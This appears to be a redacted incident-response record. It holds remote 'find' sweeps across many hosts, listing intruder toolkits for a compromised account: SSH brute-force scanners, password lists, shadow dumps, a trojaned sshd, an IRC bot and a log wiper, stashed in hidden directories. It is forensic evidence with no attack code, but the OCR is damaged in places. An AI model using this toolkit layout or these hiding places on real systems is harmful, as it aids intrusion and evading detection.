832013 60 -rwxrwxr-x 1 graff graff 55326 Mar 2 2008 /tmp/\
/tase/6
832038 68 -rwxrwxr-x 1 graff graff 63261 Feb 11 22:10 /tmp/\
/tase/pass_file
832018 28 -rwxrwxr-x 1 graff graff 25645 May 27 2006 /tmp/\
/tase/9
832039 8 -rwxrwxr-x 1 graff graff 5646 Aug 23 2005 /tmp/\
/tase/romanian
832047 896 -rwxrwxr-x 1 graff graff 910760 Apr 20 2008 /tmp/\
/tase/ssh
832042 256 -rwxrwxr-x 1 graff graff 254076 Apr 21 2008 /tmp/\
/tase/screen
832026 24 -rwxrwxr-x 1 graff graff 20854 Aug 23 2005 /tmp/\
/tase/french
832011 56 -rwxrwxr-x 1 graff graff 50250 Jan 27 2008 /tmp/\
/tase/4
832051 60 -rwxrwxr-x 1 graff graff 54703 Apr 20 2008 /tmp/\
/tase/tase.conf
832052 28 -rwxrwxr-x 1 graff graff 24999 Aug 23 2005 /tmp/\
/tase/usere
832037 64 -rwxrwxr-x 1 graff graff 58498 Apr 20 2008 /tmp/\
/tase/pass.txt
832048 832 -rwxrwxr-x 1 graff graff 846832 Feb 11 03:29 /tmp/\
/tase/ssh-scan
832040 28 -rwxrwxr-x 1 graff graff 26857 Aug 23 2005 /tmp/\
/tase/root
832036 2980 -rwxrwxr-x 1 graff graff 3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
832025 20 -rwxrwxr-x 1 graff graff 19825 Feb 11 03:26 /tmp/\
/tase/find
# ----- stdout
iotacfa2
# ----- errchan
iotacfa2
# /usr/bin/rsh -n iotacfa2 find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
64001 4 drwxrwxr-x 3 graff graff 4096 Feb 11 21:48 /tmp/\
64003 4 drwxrwxr-x 2 graff graff 4096 Feb 12 08:26 /tmp/\
/tase
64016 84 -rwxrwxr-x 1 graff graff 78332 May 30 2006 /tmp/\
/tase/7
64038 68 -rwxrwxr-x 1 graff graff 63261 Feb 12 08:17 /tmp/\
/tase/pass_file
64040 28 -rwxrwxr-x 1 graff graff 26857 Aug 23 2005 /tmp/\
/tase/root

```



64026	24	-rwxrwxr-x	1	graff	graff	20854	Aug 23	2005	/tmp/\
/tase/french									
64021	4	-rwxrwxr-x	1	graff	graff	95	Aug 23	2005	/tmp/\
/tase/cool.1									
64048	832	-rwxrwxr-x	1	graff	graff	846832	Feb 12	09:16	/tmp/\
/tase/ssb-scan									
64046	452	-rwxrwxr-x	1	graff	graff	458068	Feb 12	09:16	/tmp/\
/tase/ss									
64020	4	-rwxrwxr-x	1	graff	graff	216	May 18	2005	/tmp/\
/tase/auto									
64010	28	-rwxrwxr-x	1	graff	graff	27459	Jan 27	2008	/tmp/\
/tase/3									
64027	4	-rwxrwxr-x	1	graff	graff	3499	Apr 20	2008	/tmp/\
/tase/FullScan									
64008	0	-rw-rw-r--	1	graff	graff	0	Feb 12	07:55	/tmp/\
/tase/155.136.find.22									
64037	64	-rwxrwxr-x	1	graff	graff	58498	Apr 20	2008	/tmp/\
/tase/pass.txt									
64050	4	-rwxrwxr-x	1	graff	graff	2362	Jun 12	2008	/tmp/\
/tase/TASE									
64014	32	-rw-rw-r--	1	graff	graff	31200	Feb 12	08:26	/tmp/\
/tase/84.19.find.22									
64022	4	-rwxrwxr-x	1	graff	graff	1261	Aug 23	2005	/tmp/\
/tase/cool.2									
64039	8	-rwxrwxr-x	1	graff	graff	5646	Aug 23	2005	/tmp/\
/tase/romanian									
64035	60	-rwxrwxr-x	1	graff	graff	53284	May 15	2005	/tmp/\
/tase/male									
64025	20	-rwxrwxr-x	1	graff	graff	19825	Feb 12	09:16	/tmp/\
/tase/find									
64024	28	-rwxrwxr-x	1	graff	graff	27459	Feb 12	09:15	/tmp/\
/tase/data.conf									
64042	256	-rwxrwxr-x	1	graff	graff	254076	Feb 12	09:16	/tmp/\
/tase/screen									
64004	120	-rwxrwxr-x	1	graff	graff	118199	Apr 21	2008	/tmp/\
/tase/l									
64045	8	-rwxrwxr-x	1	graff	graff	5862	Aug 23	2005	/tmp/\
/tase/spanish									
64033	16	-rwxrwxr-x	1	graff	graff	12758	Aug 23	2005	/tmp/\
/tase/japan									
64052	28	-rwxrwxr-x	1	graff	graff	24999	Aug 23	2005	/tmp/\
/tase/users									
64028	28	-rwxrwxr-x	1	graff	graff	25644	Aug 23	2005	/tmp/\
/tase/german									
64041	8	-rwxrwxr-x	1	graff	graff	4920	Aug 23	2005	/tmp/\
/tase/russian									
64023	12	-rwxrwxr-x	1	graff	graff	12248	Feb 12	09:16	/tmp/\
/tase/cool.x									
64017	8	-rwxrwxr-x	1	graff	graff	4921	May 30	2006	/tmp/\
/tase/8									
64030	32	-rw-rw-r--	1	graff	graff	31200	Feb 12	08:26	/tmp/\
/tase/ip.conf									
64011	56	-rwxrwxr-x	1	graff	graff	50250	Jan 27	2008	/tmp/\
/tase/4									




```

64006 40 -rwxrwxr-x 1 graff graff 36903 Apr 21 2006 /tmp/\
/tase/11
64044 4 -rwxrwxr-x 1 graff graff 57 Jun 12 2008 /tmp/\
/tase/setup
64009 32 -rwxrwxr-x 1 graff graff 28956 Jan 27 2008 /tmp/\
/tase/2
64036 2980 -rwxrwxr-x 1 graff graff 3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
64018 28 -rwxrwxr-x 1 graff graff 25645 May 27 2006 /tmp/\
/tase/9
64019 832 -rwxrwxr-x 1 graff graff 846832 Feb 11 03:26 /tmp/\
/tase/atack
64049 1364 -rwxrwxr-x 1 graff graff 1388614 Feb 11 03:29 /tmp/\
/tase/sshd
64043 4 -rwxrwxr-x 1 graff graff 197 Aug 23 2005 /tmp/\
/tase/secure
64047 896 -rwxrwxr-x 1 graff graff 910760 Apr 20 2008 /tmp/\
/tase/ssh
64051 60 -rwxrwxr-x 1 graff graff 54703 Apr 20 2008 /tmp/\
/tase/tase.conf
64029 4 -rwxrwxr-x 1 graff graff 634 Apr 21 2008 /tmp/\
/tase/index.html
64005 8 -rwxrwxr-x 1 graff graff 5788 Apr 21 2006 /tmp/\
/tase/10
64013 60 -rwxrwxr-x 1 graff graff 55326 Mar 2 2008 /tmp/\
/tase/6
64007 68 -rwxrwxr-x 1 graff graff 63261 Apr 21 2006 /tmp/\
/tase/12
64012 36 -rwxrwxr-x 1 graff graff 36009 Jan 27 2008 /tmp/\
/tase/5
64002 5600 -rw-rw-r-- 1 graff graff 5718450 Feb 10 20:39 /tmp/\
/tase.zip
# ----- stdout isildur
# ----- errchan isildur
# /usr/bin/rsh -n isildur find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
11088004 4 drwxr-xr-x 3 graff graff 4096 Apr 4 2009
/var/tmp/.bash_profile
1088005 4 -rw-r--r-- 1 graff graff 34 Feb 11 19:50
/var/tmp/.bash_profile/LinkEvents
1088026 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/var/tmp/.bash_profile/sor.seen
1088025 4 -rwxrwxr-x 1 graff graff 3084 Apr 4 2009
/var/tmp/.bash_profile/kswap.set
1088023 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/var/tmp/.bash_profile/sor3_.seen
1088021 24 -r-xr-xr-x 1 graff graff 22936 Feb 10 2005
/var/tmp/.bash_profile/kswap.help
1088012 4 drwxr-xr-x 2 graff graff 4096 Apr 4 2009
/var/tmp/.bash_profile/randfiles
1088018 4 -r--r--r-- 1 graff graff 633 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randsignoff.e
1088020 4 -r--r--r-- 1 graff graff 3982 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randinsult.e

```



```

1088014 4 -r--r--r-- 1 graff graff 2495 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randpickup.e
1088013 4 -r--r--r-- 1 graff graff 1465 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randversions.e
1088015 4 -r--r--r-- 1 graff graff 519 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randnicks.e
1088017 60 -r--r--r-- 1 graff graff 55316 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randsay.e
1088016 4 -r--r--r-- 1 graff graff 830 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randkicks.e
1088019 8 -r--r--r-- 1 graff graff 5195 Feb 10 2005
/var/tmp/.bash_profile/randfiles/randaway.e
1088022 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/var/tmp/.bash_profile/sor2.seen
1088024 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/var/tmp/.bash_profile/mechl.users
1088007 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/var/tmp/.bash_profile/mech3.users
1088008 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/var/tmp/.bash_profile/mech2.users
1088009 4 -r-xr-xr-x 1 graff graff 6 Aug 5 2005
/var/tmp/.bash_profile/kswap.pid
1088006 496 -r-xr-xr-x 1 graff graff 500368 May 22 2006
/var/tmp/.bash_profile/inetd
1088010 4 -rw-r--r-- 1 graff graff 1084 Feb 11 21:00
/var/tmp/.bash_profile/kswap.session
1088011 4 -r-xr-xr-x 1 graff graff 1085 Aug 9 2005
/var/tmp/.bash_profile/kswap.levels
# ----- stdout karma
# ----- errchan karma
# /usr/bin/rsh -n karma find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
96012 4 -rw-rw-r-- 1 graff graff 2671 Feb 11 21:06
/tmp/blockpage.cgi?ws-session=2416092679
# ----- stdout maracas
# ----- errchan maracas
# /usr/bin/rsh -n maracas find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
2448001 4 drwx----- 2 graff graff 4096 Feb 12 08:13
/tmp/nasc
448007 4 -rw-rw-r-- 1 graff graff 24 Feb 12 07:59
/tmp/nasc/pass_file
448005 180 -rwxr-xr-x 1 graff graff 178908 Jun 15 2005
/tmp/nasc/pico
448003 828 -rwxr-xr-x 1 graff graff 842736 Nov 24 2004
/tmp/nasc/ssh-scan
448006 4 -rw-rw-r-- 1 graff graff 36 Feb 12 08:13
/tmp/nasc/vuln.txt
448002 4 -rwx----- 1 graff graff 596 May 1 2005
/tmp/nasc/start
448004 24 -rwx----- 1 graff graff 21407 Jul 21 2004
/tmp/nasc/pscan2
96001 724 -rw-rw-r-- 1 graff graff 737280 Feb 12 08:15
/tmp/w.tgz

```



```

480001 4 drwx----- 2 graff graff 4096 Feb 12 08:25 /tmp/w
480010 0 -rw-rw-r-- 1 graff graff 0 Feb 12 08:25
/tmp/w/192.shadow
480005 4 -rw-r--r-- 1 graff graff 790 Mar 8 2007
/tmp/w/79.2.shadow
480007 0 -xw-r--r-- 1 graff graff 0 Mar 8 2007
/tmp/w/79.22.pscan.10000
480006 4 -rwx--x--x 1 graff graff 1162 Aug 14 2006
/tmp/w/w.php
480008 16 -rwx--x--x 1 graff graff 13408 Mar 8 2007
/tmp/w/ps
480004 696 -rw-r--r-- 1 graff graff 707576 Mar 8 2007
/tmp/w/lost
480003 4 -rw-r--r-- 1 graff graff 1297 Mar 8 2007
/tmp/w/79.3.shadow
480002 4 -rwx--x--x 1 graff graff 388 Feb 18 2007
/tmp/w/scan

```

```

# ----- stdout mars
# ----- errchan mars
# /usr/bin/rsh -n mars find / /usr /var /tmp /h /dl /d2 -xdev -user 471
-ls
96011 724 -rw-rw-r-- 1 graff graff 737280 Feb 12 08:22
/tmp/w.tgz
736004 4 drwx----- 2 graff graff 4096 Feb 12 08:23 /tmp/w
736011 16 -rwx--x--x 1 graff graff 13408 Mar 8 2007
/tmp/w/ps
736009 4 -rwx--x--x 1 graff graff 1162 Aug 14 2006
/tmp/w/w.php
736005 4 -rwx--x--x 1 graff graff 388 Feb 18 2007
/tmp/w/scan
736008 4 -rw-r--r-- 1 graff graff 790 Mar 8 2007
/tmp/w/79.2.shadow
736010 0 -rw-r--r-- 1 graff graff 0 Mar 8 2007
/tmp/w/79.22.pscan.10000
736006 4 -rw-r--r-- 1 graff graff 1297 Mar 8 2007
/tmp/w/79.3.shadow
736007 696 -rw-r--r-- 1 graff graff 707576 Mar 8 2007
/tmp/w/lost
736012 0 -rw-rw-r-- 1 graff graff 0 Feb 12 08:23
/tmp/w/67.pscan.10000

```

```

# ----- stdout melkor
# ----- errchan melkor
# /usr/bin/rah -n melkor find / /usr /var /tmp /h /dl /d2 -xdev -user
471 -ls
288001 4 drwxr-xr-x 4 graff graff 4096 Feb 11 20:04
/tmp/.bash_profile
288020 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/tmp/.bash_profile/sor3_.seen
288005 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/tmp/.bash_profile/mech2.users
288007 4 -rw-r--r-- 1 graff graff 1084 Feb 11 21:00
/tmp/.bash_profile/kwap.session
288019 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/tmp/.bash_profile/sor2.seen

```



288008	4	-r-xr-xr-x	1	graff	graff	1085	Aug	9	2005
/tmp/.bash_profile/kswap.levels									
288025	4	drwxr-xr-x	2	graff	graff	4096	Feb	11	20:17
/tmp/.bash_profile/linuxteam									
288046	8	-rwxr-xr-x	1	graff	graff	4734	Nov	24	2005
/tmp/.bash_profile/linuxteam/a2									
288047	4	-rwxr-xr-x	1	graff	graff	366	Feb	7	17:52
/tmp/.bash_profile/linuxteam/a									
288040	4	-rwxr-xr-x	1	graff	graff	2270	May	26	2005
/tmp/.bash_profile/linuxteam/pass_filees									
288035	828	-rwxr-xr-x	1	graff	graff	842424	Sep	6	2004
/tmp/.bash_profile/linuxteam/sshf									
288029	204	-rwxr-xr-x	1	graff	graff	202701	Feb	8	06:49
/tmp/.bash_profile/linuxteam/pass_file									
288038	24	-rwxr-xr-x	1	graff	graff	21407	Jul	21	2004
/tmp/.bash_profile/linuxteam/pscan2									
288045	4	-rwxr-xr-x	1	graff	graff	832	Nov	24	2005
/tmp/.bash_profile/linuxteam/a3									
288028	0	-rw-r--r--	1	graff	graff	0	Feb	8	06:52
/tmp/.bash_profile/linuxteam/94.0.pscan.22									
288039	172	-rwxr-xr-x	1	graff	graff	167964	Mar	16	2001
/tmp/.bash_profile/linuxteam/pico									
288041	4	-rwxr-xr-x	1	graff	graff	92	Apr	6	2005
/tmp/.bash_profile/linuxteam/go.sh									
288030	16	-rwxr-xr-x	1	graff	graff	16348	Feb	8	05:55
/tmp/.bash_profile/linuxteam/58.8.pscan.22									
288034	4	-rwxr-xr-x	1	graff	graff	3957	Nov	24	2005
/tmp/.bash_profile/linuxteam/start									
288026	0	-rw-r--r--	1	graff	graff	0	Feb	8	07:25
/tmp/.bash_profile/linuxteam/211.2.pscan.22									
288044	4	-rwxr-xr-x	1	graff	graff	206	Jul	21	2004
/tmp/.bash_profile/linuxteam/auto									
288037	448	-rwxr-xr-x	1	graff	graff	453972	Jul	12	2004
/tmp/.bash_profile/linuxteam/ss									
288032	0	-rw-r--r--	1	graff	graff	0	Feb	8	01:52
/tmp/.bash_profile/linuxteam/.0.pscan.22									
288033	4	-rwxr-xr-x	1	graff	graff	2844	Feb	8	04:44
/tmp/.bash_profile/linuxteam/vuln.txt									
288043	24	-rwxr-xr-x	1	graff	graff	22354	Dec	1	2004
/tmp/.bash_profile/linuxteam/common									
288024	8	-rw-rw-r--	1	graff	graff	7068	Feb	11	20:17
/tmp/.bash_profile/linuxteam/41.pscan.22									
288042	4	-rwxr-xr-x	1	graff	graff	265	Nov	24	2004
/tmp/.bash_profile/linuxteam/gen-pass.sh									
288048	8	-rw-rw-r--	1	graff	graff	7068	Feb	11	20:17
/tmp/.bash_profile/linuxteam/mfu.txt									
288036	828	-rwxr-xr-x	1	graff	graff	842736	Nov	24	2004
/tmp/.bash_profile/linuxteam/ssh-scan									
288027	0	-rw-r--r--	1	graff	graff	0	Feb	8	07:17
/tmp/.bash_profile/linuxteam/210.1.pscan.22									
288031	4	-rwxr-xr-x	1	graff	graff	2417	May	26	2005
/tmp/.bash_profile/linuxteam/old									
288022	4	-rwxrwxr-x	1	graff	graff	2948	Feb	11	20:01
/tmp/.bash_profile/kswap.set									

RIF

```

288002 4 -rw-r--r-- 1 graff graff 34 Feb 11 20:01
/tmp/.bash_profile/LinkEvents
288023 0 -rw-r--r-- 1 graff graff 0 Apr 4 2009
/tmp/.bash_profile/sor.seen
288004 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/tmp/.bash_profile/mech3.users
288006 4 -r-xr-xr-x 1 graff graff 6 Aug 5 2005
/tmp/.bash_profile/kswap.pid
288018 24 -r-xr-xr-x 1 graff graff 22936 Feb 10 2005
/tmp/.bash_profile/kswap.help
288021 4 -rwxrwxr-x 1 graff graff 84 Apr 4 2009
/tmp/.bash_profile/mechl.users
288009 4 drwxr-xr-x 2 graff graff 4096 Apr 4 2009
/tmp/.bash_profile/randfiles
288010 4 -r--r--r-- 1 graff graff 1465 Feb 10 2005
/tmp/.bash_profile/randfiles/randversions.e
288017 4 -r--r--r-- 1 graff graff 3982 Feb 10 2005
/tmp/.bash_profile/randfiles/randinsult.e
288012 4 -r--r--r-- 1 graff graff 519 Feb 10 2005
/tmp/.bash_profile/randfiles/randnicks.e
288014 60 -r--r--r-- 1 graff graff 55316 Feb 10 2005
/tmp/.bash_profile/randfiles/randsay.e
288011 4 -r--r--r-- 1 graff graff 2495 Feb 10 2005
/tmp/.bash_profile/randfiles/randpickup.e
288016 8 -r--r--r-- 1 graff graff 5195 Feb 10 2005
/tmp/.bash_profile/randfiles/randaway.e
288013 4 -r--r--r-- 1 graff graff 830 Feb 10 2005
/tmp/.bash_profile/randfiles/randkicks.e
288015 4 -r--r--r-- 1 graff graff 633 Feb 10 2005
/tmp/.bash_profile/randfiles/randsignoff.e
288003 496 -r-xr-xr-x 1 graff graff 500368 May 22 2006
/tmp/.bash_profile/inetd
96003 3868 -rw-rw-r-- 1 graff graff 3955936 Feb 11 19:59
/tmp/KNOPPIX_V4.0.2DVD-2005-09-23-DE.iso
# stdout

```

(b)(6),(b)(7)(

errchan

(b)(6),(b)(7)

```

# /usr/bin/rsh -n (b)(6),(b)(7) find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
480001 4 drwxrwxr-x 3 graff graff 4096 Feb 12 07:58 /tmp/\
480002 5600 -rw-rw-r-- 1 graff graff 5718450 Feb 10 20:39 /tmp/\
/tase.zip
480003 4 drwxrwxr-x 2 graff graff 4096 Feb 12 08:58 /tmp/\
/tase
480040 28 -rwxrwxr-x 1 graff graff 26857 Aug 23 2005 /tmp/\
/tase/root
480009 32 -rwxrwxr-x 1 graff graff 28956 Jan 27 2008 /tmp/\
/tase/2
480042 256 -rwxrwxr-x 1 graff graff 254076 Feb 12 09:17 /tmp/\
/tase/screen
480014 12 -rw-rw-r-- 1 graff graff 11237 Feb 12 08:17 /tmp/\
/tase/mfu.txt

```

480041	8	-rwxrwxr-x	1	graff	graff	4920	Aug 23	2005	/tmp/\
/tase/russian									
480029	4	-rwxrwxr-x	1	graff	graff	634	Apr 21	2008	/tmp/\
/tase/index.html									
480027	4	-rwxrwxr-x	1	graff	graff	3499	Apr 20	2008	/tmp/\
/tase/FullScan									
480026	24	-rwxrwxr-x	1	graff	graff	20854	Aug 23	2005	/tmp/\
/tase/french									
480035	60	-rwxrwxr-x	1	graff	graff	53284	May 15	2005	/tmp/\
/tase/male									
480052	28	-rwxrwxr-x	1	graff	graff	24999	Aug 23	2005	/tmp/\
/tase/users									
480049	1364	-rwxrwxr-x	1	graff	graff	1388614	Feb 12	09:17	/tmp/\
/tase/sshd									
480033	16	-rwxrwxr-x	1	graff	graff	12758	Aug 23	2005	/tmp/\
/tase/japan									
480025	20	-rwxrwxr-x	1	graff	graff	19825	Feb 12	09:17	/tmp/\
/tase/find									
480013	60	-rwxrwxr-x	1	graff	graff	55326	Mar 2	2008	/tmp/\
/tase/6									
480005	8	-rwxrwxr-x	1	graff	graff	5788	Apr 21	2006	/tmp/\
/tase/10									
480036	2980	-rwxrwxr-x	1	graff	graff	3043493	Feb 11	01:13	/tmp/\
/tase/orto.zip									
480028	28	-rwxrwxr-x	1	graff	graff	25644	Aug 23	2005	/tmp/\
/tase/german									
480044	4	-rwxrwxr-x	1	graff	graff	57	Jun 12	2008	/tmp/\
/tase/setup									
480021	4	-rwxrwxr-x	1	graff	graff	95	Aug 23	2005	/tmp/\
/tase/cool.1									
480048	832	-rwxrwxr-x	1	graff	graff	846832	Feb 12	08:50	/tmp/\
/tase/ssh-scan									
480004	120	-rwxrwxr-x	1	graff	graff	118199	Apr 21	2008	/tmp/\
/tase/1									
480017	8	-rwxrwxr-x	1	graff	graff	4921	May 30	2006	/tmp/\
/tase/8									
480038	68	-rwxrwxr-x	1	graff	graff	63261	Feb 12	09:16	/tmp/\
/tase/pass_file									
480037	64	-rwxrwxr-x	1	graff	graff	58498	Apr 20	2008	/tmp/\
/tase/pass.txt									
480024	68	-rwxrwxr-x	1	graff	graff	63261	Feb 12	08:50	/tmp/\
/tase/data.conf									
480010	28	-rwxrwxr-x	1	graff	graff	27459	Jan 27	2008	/tmp/\
/tase/3									
480045	8	-rwxrwxr-x	1	graff	graff	5862	Aug 23	2005	/tmp/\
/tase/spanish									
480011	56	-rwxrwxr-x	1	graff	graff	50250	Jan 27	2008	/tmp/\
/tase/4									
480051	60	-rwxrwxr-x	1	graff	graff	54703	Apr 20	2008	/tmp/\
/tase/tase.conf									
480039	8	-rwxrwxr-x	1	graff	graff	5646	Aug 23	2005	/tmp/\
/tase/romanian									
480006	40	-rwxrwxr-x	1	graff	graff	36903	Apr 21	2006	/tmp/\
/tase/11									

RIF

```

480047 896 -rwxrwxr-x 1 graff graff 910760 Apr 20 2008 /tmp/\
/tase/ssh
480022 4 -rwxrwxr-x 1 graff graff 1261 Aug 23 2005 /tmp/\
/tase/cool.2
480018 28 -rwxrwxr-x 1 graff graff 25645 May 27 2006 /tmp/\
/tase/9
480007 68 -rwxrwxr-x 1 graff graff 63261 Apr 21 2006 /tmp/\
/tase/12
480023 12 -rwxrwxr-x 1 graff graff 12248 Feb 11 03:26 /tmp/\
/tase/cool.x
480019 832 -rwxrwxr-x 1 graff graff 846832 Feb 11 03:26 /tmp/\
/tase/atack
480016 84 -rwxrwxr-x 1 graff graff 78332 May 30 2006 /tmp/\
/tase/7
480046 452 -rwxrwxr-x 1 graff graff 458068 Apr 20 2008 /tmp/\
/tase/ss
480043 4 -rwxrwxr-x 1 graff graff 197 Aug 23 2005 /tmp/\
/tase/secure
480050 4 -rwxrwxr-x 1 graff graff 2362 Jun 12 2008 /tmp/\
/tase/TASE
480008 12 -rw-rw-r-- 1 graff graff 11237 Feb 12 08:17 /tmp/\
/tase/81.209.find.22
480012 36 -rwxrwxr-x 1 graff graff 36009 Jan 27 2008 /tmp/\
/tase/5
480020 4 -rwxrwxr-x 1 graff graff 216 May 18 2005 /tmp/\
/tase/auto
# ----- stdout pisces
# ----- errchan pisces
# /usr/bin/rsh -n pisces find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
640059 4 drwx----- 2 graff graff 4096 Feb 12 03:20
/var/run/screen/S-graff
640060 0 prwx----- 1 graff graff 0 Feb 12 07:54
/var/run/screen/S-graff/21082.pts-8.pisces
# ----- stdout snail
# ----- errchan snail
# /usr/bin/rsh -n snail find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
800001 4 drwxrwxr-x 3 graff graff 4096 Feb 11 21:55 /tmp/\
800003 4 drwxrwxr-x 2 graff graff 4096 Feb 12 08:30 /tmp/\
/tase
800044 4 -rwxrwxr-x 1 graff graff 57 Jun 12 2008 /tmp/\
/tase/setup
800045 8 -rwxrwxr-x 1 graff graff 5862 Aug 23 2005 /tmp/\
/tase/spanish
800024 120 -rwxrwxr-x 1 graff graff 118199 Feb 12 08:30 /tmp/\
/tase/data.conf
800008 60 -rw-rw-r-- 1 graff graff 54494 Feb 12 08:30 /tmp/\
/tase/83.169.find.22
800048 832 -rwxrwxr-x 1 graff graff 846832 Feb 12 08:17 /tmp/\
/tase/ssh-scan
800046 452 -rwxrwxr-x 1 graff graff 458068 Feb 12 08:30 /tmp/\
/tase/ss

```



800027	4	-rwxrwxr-x	1	graff	graff	3499	Apr 20	2008	/tmp/\
/tase/FullScan									
800033	16	-rwxrwxr-x	1	graff	graff	12758	Aug 23	2005	/tmp/\
/tase/japan									
800041	8	-rwxrwxr-x	1	graff	graff	4920	Aug 23	2005	/tmp/\
/tase/russian									
800013	60	-rwxrwxr-x	1	graff	graff	55326	Mar 2	2008	/tmp/\
/tase/6									
800052	28	-rwxrwxr-x	1	graff	graff	24999	Aug 23	2005	/tmp/\
/tase/usere									
800051	60	-rwxrwxr-x	1	graff	graff	54703	Apr 20	2008	/tmp/\
/tase/tase.conf									
800043	4	-rwxrwxr-x	1	graff	graff	197	Aug 23	2005	/tmp/\
/tase/secure									
800050	4	-rwxrwxr-x	1	graff	graff	2362	Jun 12	2008	/tmp/\
/tase/TASE									
800021	4	-rwxrwxr-x	1	graff	graff	95	Aug 23	2005	/tmp/\
/tase/cool.1									
800010	28	-rwxrwxr-x	1	graff	graff	27459	Jan 27	2008	/tmp/\
/tase/3									
800004	120	-rwxrwxr-x	1	graff	graff	118199	Apr 21	2008	/tmp/\
/tase/1									
800036	2980	-rwxrwxr-x	1	graff	graff	3043493	Feb 11	01:13	/tmp/\
/tase/orto.zip									
800015	60	-rw-rw-r--	1	graff	graff	54494	Feb 12	08:30	/tmp/\
/tase/ip.conf									
800028	28	-rwxrwxr-x	1	graff	graff	25644	Aug 23	2005	/tmp/\
/tase/german									
800020	4	-rwxrwxr-x	1	graff	graff	216	May 18	2005	/tmp/\
/tase/auto									
800047	896	-rwxrwxr-x	1	graff	graff	910760	Feb 12	08:30	/tmp/\
/tase/ssh									
800037	64	-rwxrwxr-x	1	graff	graff	58498	Apr 20	2008	/tmp/\
/tase/pass.txt									
800025	20	-rwxrwxr-x	1	graff	graff	19825	Feb 12	08:30	/tmp/\
/tase/find									
800012	36	-rwxrwxr-x	1	graff	graff	36009	Jan 27	2008	/tmp/\
/tase/5									
800018	28	-rwxrwxr-x	1	graff	graff	25645	May 27	2006	/tmp/\
/tase/9									
800007	68	-rwxrwxr-x	1	graff	graff	63261	Apr 21	2006	/tmp/\
/tase/12									
800023	12	-rwxrwxr-x	1	graff	graff	12248	Feb 12	08:30	/tmp/\
/tase/cool.x									
800038	68	-rwxrwxr-x	1	graff	graff	63261	Feb 12	08:20	/tmp/\
/tase/pass file									
800040	28	-rwxrwxr-x	1	graff	graff	26857	Aug 23	2005	/tmp/\
/tase/root									
800042	256	-rwxrwxr-x	1	graff	graff	254076	Feb 12	08:22	/tmp/\
/tase/screen									
800006	40	-rwxrwxr-x	1	graff	graff	36903	Apr 21	2006	/tmp/\
/tase/11									
800005	8	-rwxrwxr-x	1	graff	graff	5788	Apr 21	2006	/tmp/\
/tase/10									

RIF


```

800016 84 -rwxrwxr-x 1 graff graff 78332 May 30 2006 /tmp/\
/tase/7
800039 8 -rwxrwxr-x 1 graff graff 5646 Aug 23 2005 /tmp/\
/tase/romanian
800017 8 -rwxrwxr-x 1 graff graff 4921 May 30 2006 /tmp/\
/tase/8
800019 832 -rwxrwxr-x 1 graff graff 846832 Feb 11 03:26 /tmp/\
/tase/atack
800011 56 -rwxrwxr-x 1 graff graff 50250 Jan 27 2008 /tmp/\
/tase/4
800009 32 -rwxrwxr-x 1 graff graff 28956 Jan 27 2008 /tmp/\
/tase/2
800035 60 -rwxrwxr-x 1 graff graff 53284 May 15 2005 /tmp/\
/tase/male
800022 4 -rwxrwxr-x 1 graff graff 1261 Aug 23 2005 /tmp/\
/tase/cool.2
800029 4 -rwxrwxr-x 1 graff graff 634 Apr 21 2008 /tmp/\
/tase/index.html
800026 24 -rwxrwxr-x 1 graff graff 20854 Aug 23 2005 /tmp/\
/tase/french
800049 1364 -rwxrwxr-x 1 graff graff 1388614 Feb 11 03:29 /tmp/\
/tase/sshd
800002 5600 -rw-rw-r-- 1 graff graff 5718450 Feb 10 20:39 /tmp/\
/tase.zip
# ----- stdout tau
# ----- errchan tau
# /usr/bin/rsh -n tau find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
320059 4 drwx----- 2 graff graff 4096 Feb 12 07:05
/var/run/screen/S-graff
320060 0 prwx----- 1 graff graff 0 Feb 12 07:05
/var/run/screen/S-graff/19621.pts-4.tau
608001 4 drwxr-xr-x 3 graff graff 4096 Feb 12 07:06
/tmp/pop3a
608002 4 -rwxr-xr-x 1 graff graff 2253 Jun 13 2007
/tmp/pop3a/pass_file
608006 0 -rw-r--r-- 1 graff graff 0 Dec 31 2008
/tmp/pop3a/new
608010 4 -rwxr-xr-x 1 graff graff 360 Jan 3 2009
/tmp/pop3a/start
608012 8 -rw-rw-r-- 1 graff graff 4311 Feb 12 07:04
/tmp/pop3a/zap.tgz
608013 12 -rwxr-xr-x 1 graff graff 9780 Jul 25 2006
/tmp/pop3a/zap
608015 4 drwx----- 2 graff graff 4096 Feb 12 08:24
/tmp/pop3a/nasc
608017 828 -rwxr-xr-x 1 graff graff 842736 Nov 24 2004
/tmp/pop3a/nasc/ssh-scan
608021 4 -rw-rw-r-- 1 graff graff 17 Feb 12 08:11
/tmp/pop3a/nasc/pass_file
608019 180 -rwxr-xr-x 1 graff graff 178908 Jun 15 2005
/tmp/pop3a/nasc/pico
608016 4 -rwx--x--x 1 graff graff 596 May 1 2005
/tmp/pop3a/nasc/start

```



```

608018 24 -rwx--x--x 1 graff graff 21407 Jul 21 2004
/tmp/pop3a/nasc/pscan2
608004 0 -rw-r--r-- 1 graff graff 0 Jan 3 2009
/tmp/pop3a/vuln.txt
608008 448 -rwx--x--x 1 graff graff 453972 Jan 19 2007
/tmp/pop3a/ss
